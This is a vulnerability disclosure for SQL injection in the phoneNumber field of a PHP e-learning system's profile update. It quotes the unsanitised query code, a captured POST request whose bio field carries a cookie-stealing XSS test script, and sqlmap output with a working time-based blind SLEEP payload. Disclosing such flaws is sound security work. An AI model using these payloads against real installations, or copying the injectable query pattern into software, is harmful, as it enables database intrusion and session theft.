

In the modification of personal data of E-learning System, Sql injection vulnerability exists in phoneNumber parameter, which can be used by attackers to steal malicious information.

Source code without filtering direct stitching



```
if (isset($_POST['profile-updateBtn'])) {
    $firstName = $_POST['firstName'];
    $lastName = $_POST['lastName'];
    $phoneNumber = $_POST['phoneNumber'];
    $bio = $_POST['bio'];
    $query = mysqli_query($con, "UPDATE users SET first_name ='$firstName' WHERE username LIKE '$username'");
    $query1 = mysqli_query($con, "UPDATE users SET last_name ='$lastName' WHERE username LIKE '$username'");
    $query2 = mysqli_query($con, "UPDATE users SET phoneNumber ='$phoneNumber' WHERE username LIKE '$username'");
    $query3 = mysqli_query($con, "UPDATE users SET bio  ='$bio' WHERE username LIKE '$username'");
    header("Location: $username");
}
```

Process to demonstrate




username: claire_blake

Name:
Claire Blake

Email:
cblake@mail.com

Phone:
1

Bio:




First name: Claire

Last name: Blake

Email: cblake@mail.com

Phone: 1


Data Packet Display



```
POST /claire_blake HTTP/1.1
Host: 192.168.109.169
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:103.0)
Gecko/20100101 Firefox/103.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/we
bp,*/*;q=0.8
Accept-Language:
[redacted]
Accept-Encoding: gzip, deflate
Referer: http://192.168.109.169/claire_blake
Content-Type: application/x-www-form-urlencoded
Content-Length: 137
Origin: http://192.168.109.169
DNT: 1
Connection: close
Cookie: _[redacted]; PHPSESSID=
[redacted]
Upgrade-Insecure-Requests: 1

firstName=Claire&lastName=Blake&phoneNumber=2147483647&bio=
%3Cscript%3Ealert%28document.cookie%29%3C%2Fscript%3E&profile-updateBtn=
Update
```

Sqlmap attack



```
sqlmap identified the following injection point(s) with a total of 76 HTTP(s) requests:
---
Parameter: phoneNumber (POST)
    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: firstName=Claire&lastName=Blake&phoneNumber=2147483647' AND (SELECT 8758 FROM (SELECT(SLEEP(5)))OXhZ) AND
weJb'='weJb&bio=<script>alert(document.cookie)</script>&profile-updateBtn=Update
---
```

Payload

```

---
Parameter: phoneNumber (POST)
    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: firstName=Claire&lastName=Blake&phoneNumber=2147483647' AND (SELECT 8758 FROM (SELECT(SLEEP(5)))OXhZ) AND 'weJb'='weJb&bio=<script>alert(document.cookie)</script>&profile-updateBtn=Update
---

```

Download the source code

```
https://www.sourcecodester.com/php-simple-e-learning-system-source-code
```